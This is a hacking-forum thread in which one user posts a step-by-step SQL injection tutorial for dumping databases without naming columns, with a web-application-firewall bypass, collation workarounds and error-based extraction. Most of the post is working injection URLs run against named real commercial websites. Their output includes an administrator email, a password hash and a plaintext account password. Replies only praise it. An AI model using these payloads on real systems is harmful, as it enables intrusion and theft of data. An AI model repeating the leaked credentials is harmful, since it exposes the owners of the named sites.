[Advanced SQLi] New School Injection, New Union Method [Paper]

Today, 03:16 AM (This post was last modified: Today 03:23 AM by benzi.)

Post: #1

benzi
pac
UB3R

Prestige: 200
Posts: 3,154
Joined: Apr 2011
Reputation: 86
Warning Level: 0%

sup.
before i will start to explain about this method, let me talk about the background.
in the past few days, i was facing a problem with sqli.
i was injecting some sites by a request, and noticed that i cant use "table_name" or "column_name" , in order to get tables and columns.
i bypassed the waf easily using {} and 'e', but then i thought to myself if theres a method to get the content without write the column names.
while i was in the shower, i got an idea.
what if we can do the whole injection process, without use any of the column names?
we can.
i created those challenges, to see if anyone would think of that-

http://root0x00.altervista.org/chall (thanks to rahul maini, that let me upload to his site).

i was glad that some people managed to solve.
for those who didnt manage to solve, heres the solution.

TOC

* illegal mix of collation bypass
- error based

what is "new school injection"?

new school injection (also known as new generation sqli) is a method to get the data without write the column names.
which means we can get the tables without write "table_name", the passwords without write "password", the version without write "version" etc.

the pluses:
+ we can do the whole injection process using nothing but table names.
+ we can do the whole injection process without use comma or ().
+ barely deal with waf.

the minuses:
- the url query must have min of 4 columns to get tables.
- if the url query got less columns than the table we're trying to dump, we cant dump it.

union

usually, when we're trying to get the data out of table, this would be the query-

Code:

```
SELECT id,name,pass FROM admin;
```

or in other cases, we will use this-

Code:

```
SELECT * FROM admin;
```

```
+--+------+------+
| id | name | pass
+--+------+------+
| 1 | admin | ad123
+--+------+------+
```

we got all the data, and we didnt wrote the column names (id name pass).
we cant just write it on a real site, because if the query behind the url got 4 columns, and our table got 3 columns, we will get error 1222.
or can we?
lets start the tutorial.
so we got this site-

Code:

```
http://root0x00.altervista.org/chall/level1.php?id=1
```

lets count the columns using group by.

Code:

```
http://root0x00.altervista.org/chall/level1.php?id=1 group by 5
http://root0x00.altervista.org/chall/level1.php?id=1 group by 4
```
4 columns.
and as we see, we cant use () or commas.
so we cant use select 1,2,3 or (select 1)a join (select 2)b.
but as we mentioned before, we dont have to.
information_schema.global_variables contain 2 columns, varaible_name and variable_value.
the url query got 4 columns, so lets select all records.

Code:
```
http://root0x00.altervista.org/chall/level1.php?id=1 and 0 union select * from information_schema.global_variables a join information_schema.global_variables where a.variable_name like 0x7625 limit 1 offset 3
```

id: VERSION
color: LICENSE
author: 5.1.71-community-log

we got the version, and we didnt wrote "variable_value" or version.
if we want to ignore the "variable_name", we must guess it by limit and offset, usually its around 160-170.
be **sure** to use limit and offset, otherwise the server can crash.

now lets demonsrate on a real site, and i will be using a normal one.
lets say we got this site-

Code:
```
http://backstagecommerce.ca/services.php?id=4
```

like regular injection, we'll count columns using group by

Code:
```
http://backstagecommerce.ca/services.php?id=4 group by 20
http://backstagecommerce.ca/services.php?id=4 group by 19
```
19 columns.

now lets try to get the tables, without use "table_name".
to execute this query-

Code:
```
SELECT * FROM table-contain-tables
```
we need to find a table with 19 columns, that contain table names.
heres a full list-
Spoiler (Click to View)
the slash is because some versions got different column count than other versions.


there are some, besides information_schema.tables (21 columns) and

information_schema.columns (19 columns)-
Spoiler (Click to View)

so to execute our query, we need 19 columns, and we can use information_schema.columns that got exactly 19 columns.
and in our site-

Code:

```
http://backstagecommerce.ca/services.php?id=4 and 0 union select * from information_schema.columns limit 1 offset 0
```



CHARACTER_SETS

to get the other tables, we will use limit and offset.
limit 0,1 = limit 1 offset 0.
the information_schema's columns count is about 177, so we can skip to offset 177.
also, we would be interested in the tables "admin", "login" or "users" etc, so we dont have to check every table.
for example, im interested in the table users.
i'll jump to offset 340, to see where im standing.


Code:

```
http://backstagecommerce.ca/services.php?id=4 and 0 union select * from information_schema.columns limit 1 offset 340
```

unitedhairstylist, "users" should be after.

Code:

```
http://backstagecommerce.ca/services.php?id=4 and 0 union select * from information_schema.columns limit 1 offset 347
```



users.
in this case, guessing will also do the trick, but we want to avoid cases like "users485464".
now we need to count the columns of this table, and we can do that with group by.

Code:

```
http://backstagecommerce.ca/services.php?id=4 and 0 union select * from users group by 4
```

1054 - column 4 dosent exist.

Code:

```
http://backstagecommerce.ca/services.php?id=4 and 0 union select * from users group by 3
```

1222 - column 3 exist.
3 columns.
and as before, we will try to make a combination to get to 19 columns.
we already have 3, so i will use 5 times "users", to show you its possible to select the table more than once, and 1 time "CHARACTER_SETS".

Code:

```
http://backstagecommerce.ca/services.php?id=4 and 0 union select * from users a join users b join users c join users d join users e join information_schema.CHARACTER_SETS
```

1 : marketing : BSCmarketing24

using()

a problem you'll get into, is calculate the column count using the tables.
we understood how to add columns, but how to remove columns?
we can remove columns by use using() function.
in mysql, using() is like ON, to avoid duplicates.
in sqli, we can use it to remove columns, to get the number we need.
for example, lets say we got this site-

Code:

```
http://root0x00.altervista.org/chall/level2.php?id=1
```

comma and (select) are blocked.
so in order to get the version, this would be the query-

Code:

```
http://root0x00.altervista.org/chall/level2.php?id=1 and 0 union select * from
information_schema.global_variables a join information_schema.global_variables
using (variable_name) where a.variable_name like 0x7625 limit 1 offset 3
```

id: VERSION
color: 5.1.71-community-log
author: 5.1.71-community-log

how it works

first, read my explanation about union here-
http://www.hackforums.net/showthread.php?tid=2125898

in sqli, when we use "union select 1,2,3", the query behind the url looks like that-

Code:

```
SELECT id,color,price FROM cars
UNION
SELECT 1,2,3
```

each union column represents the url column in the same place.
1=id
2=color
3=price.
when we write "union select * from table", the query behind the url like that-

Code:

```
SELECT id,color,price FROM cars
UNION
SELECT * FROM table
```

in sql, * means all the columns in the table.
so the url looks like that-

Code:

```
SELECT id,color,price FROM cars
UNION
SELECT column1,column2,column3 FROM table
```

column1=id
column2=color
column3=price.

modsecurity bypass

a part we should have been considered about it, is the waf.
we got a lot of forbbiden words here: "union", "select", "from"..

i said "should" because the bypass is really simple.
to bypass the "union select", we will use disitinctROW.
to bypass the "from", we can use a simple trick.
"from" is blocked, but "froma" is allowed.


so basically we will replace "union select" with "union distinctrow select", and "from" with "from%a0".

Code:
```
http://www.parkshvac.com/specials.php?id=88%27 div 0 union select * from
information_schema.GLOBAL_VARIABLES a join information_schema.GLOBAL_VARIABLES b
join information_schema.GLOBAL_VARIABLES c join
information_schema.GLOBAL_VARIABLES d join information_schema.SCHEMA_PRIVILEGES
where b.variable_name=0x76657273696f6e limit 1 offset 0-- -
```
blocked

Code:
```
http://www.parkshvac.com/specials.php?id=88%27 div 0 union distinctrow select *
from%a0 information_schema.GLOBAL_VARIABLES a join
information_schema.GLOBAL_VARIABLES b join information_schema.GLOBAL_VARIABLES c
join information_schema.GLOBAL_VARIABLES d join
information_schema.SCHEMA_PRIVILEGES where b.variable_name=0x76657273696f6e
limit 1 offset 0-- -
```
allowed, 5.5.42-37.1.

"illegal mix" bypass
usually when we face "error 1267: illegal mix of collations", we just put unhex(hex()) on the problematic column.
in this type of injection, we cant "mess" with the column, so we gotta be more creative.

Method I
lets say we have this site-

Code:
```
http://smtmax.com/category.php?id=15 and 0 union select * from
information_schema.GLOBAL_VARIABLES a join information_schema.GLOBAL_VARIABLES b
join information_schema.VIEWS
```


1271 - Illegal mix of collations for operation 'UNION'.
its happening because the url table and our table got different collations.
lets get to the root cause.
first we need to see what columns can we see on the screen.

Code:
```
view-source:http://smtmax.com/category.php?id=15 and 0 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14
```

columns 1 (line 195),3 (line 195),5 (line 197),7 (line 196), 12 (line 201).

now lets try to put the version in column 3/5/7/12 (we cant put in 1, because "variable_value" is the 2nd column of global_variables").

Code:
```
http://smtmax.com/category.php?id=15 and 0 union select * from (select 1)b join information_schema.global_variables a join (select 4,5,6,7,8,9,10,11,12,13,14)x limit 1 offset 0--
```
error, column 3 is problematic.

Code:
```
http://smtmax.com/category.php?id=15 and 0 union select * from (select 1,2,3)b join information_schema.global_variables a join (select 6,7,8,9,10,11,12,13,14)x limit 1 offset 0--
```
error, column 5 is problematic.

Code:
```
http://smtmax.com/category.php?id=15 and 0 union select * from (select 1,2,3,4,5)b join information_schema.global_variables a join (select 8,9,10,11,12,13,14)x limit 1 offset 0--
```
error, column 7 is problematic.

Code:
```
http://smtmax.com/category.php?id=15 and 0 union select * from (select 1,2,3,4,5,6,7,8,9,10)b join information_schema.global_variables a join (select 13,14)x limit 1 offset 0--
```
no error, column 12 fine.
lets get the version.

Code:
```
http://smtmax.com/category.php?id=15 and 0 union select * from (select 1,2,3,4,5,6,7,8,9,10)b join information_schema.global_variables a join (select 13,14)x where a.variable_name=0x76657273696f6e limit 1 offset 0--
```
view-source: line 201 - 5.6.17-log.

Method II
in some cases, union is default to "union distinct", which gotta compare between the records.
so we can use "union all" instead of "union", and avoid this error.

error based
i already gave a pick in my chall thread, about a month ago.

now its the full tutorial.
to get the tables, we will use this query-

Code:

```
http://diversicare.ca/home/ind_comm.php?cid=73 and polygon((select * from(SELECT
((SELECT * from (select * from information_schema.tables where
table_schema=database() limit 0,1)x) = (select * from information_schema.tables
where table_schema=database() limit 1) )``)o))
```

(select 'def','d60340170','comm_themes','BASE TABLE'

the table is the 3rd from left.
it goes "table_catalog, table_schema, table_name".
for the rest of the tables, we will play with the limit in the first query.

Code:

```
http://diversicare.ca/home/ind_comm.php?cid=73 and polygon((select * from(SELECT
((SELECT * from (select * from information_schema.tables where
table_schema=database() limit 14,1)x) = (select * from information_schema.tables
where table_schema=database() limit 1) )``)o))
```

(select 'def','d60340170','siteadmin','BASE TABLE'

now to dump the table,we will use "select * from table".

Code:

```
http://diversicare.ca/home/ind_comm.php?cid=73 and polygon((select * from(SELECT
((SELECT * from (select * from siteadmin limit 0,1)x) = (select * from siteadmin
limit 1) )``)o))
```

Diviersicare','kkotanko@diversicare.ca','admin','1V7K1PDVx$.P98zhzs/1O/tnbgWwkyX1

hope you learned something. 

if you cant find somethin to live for, you best find somethin to die for.

PM | Find | XMPP | Quote | Report

Today, 03:30 AM **Post: #2**

SiStemiC
[bin@HF:]

Prestige: 17
Posts: 417
Joined: Dec 2014
Reputation: **22**
Warning Level: 0%

Wow that's really awesome! Thanks! :)

PM | WWW | Find | Quote | Report

Today, 03:34 AM **Post: #3**

iHacker-n00b
[bin@HF:]

Prestige: 18
Posts: 298
Joined: Aug 2013
Reputation: **33**
Warning Level: 0%

=D Awesome One bro!! Learned something New!

Security Idiot
skype:noobrahul
Twitter

PM | WWW | Find | Quote | Report

Today, 03:36 AM **Post: #4**

benzi
pac

Prestige: 200
Posts: 3,154
Joined: Apr 2011
Reputation: **86**
Warning Level: 0%

thanks all, glad that you like that.

if you cant find somethin to live for, you best find somethin to die for.

PM | Find | XMPP | Quote | Report

Today, 03:43 AM **Post: #5**

kalampolo
[user@HF:]

Prestige: 6
Posts: 86
Joined: Jul 2014
Reputation: **9**
Warning Level: 0%

I do not say !!!!

really Awesome Dude ..Bookmarked ...Very Tnx

PM | Find | Quote | Report

Today, 03:58 AM **Post: #6**

Viktory
[bin@HF:]

Prestige: 32
Posts: 708
Joined: Mar 2014
Reputation: **31**
Warning Level: 0%

Benzi, do you have a blog site? Your writeups never cease to amaze me. You should probably post your writeups on a blog so it's easier to access for people who aren't on HF.

As always, thanks for writing this for us. I will pm you with any questions I have.

Also, keep taking more showers, they're always productive :P

You know Hobbes, some days even my lucky rocket ship underpants don't help.

PM | Find | Quote | Report

Today, 04:09 AM **Post: #7**

benzi
pac

Prestige: 200
Posts: 3,154
Joined: Apr 2011
Reputation: **86**
Warning Level: 0%

> **Viktory Wrote:** ▶ (Today 03:58 AM)
>
> Benzi, do you have a blog site? Your writeups never cease to amaze me. You should probably post your writeups on a blog so it's easier to access for people who aren't on HF.
>
> As always, thanks for writing this for us. I will pm you with any questions I have.
>
> Also, keep taking more showers, they're always productive :P

thanks, although i dont have a blog.

if you cant find somethin to live for, you best find somethin to die for.

PM | Find | XMPP | Quote | Report

« Next Oldest | Next Newest »

Enter Keywords | Search Thread

New Reply

Quick Reply

Message

Type your reply to this message here.

- [x] **Signature**
- [ ] **Disable Smilies**

Post Reply | Preview Post

View a Printable Version

Subscribe to this thread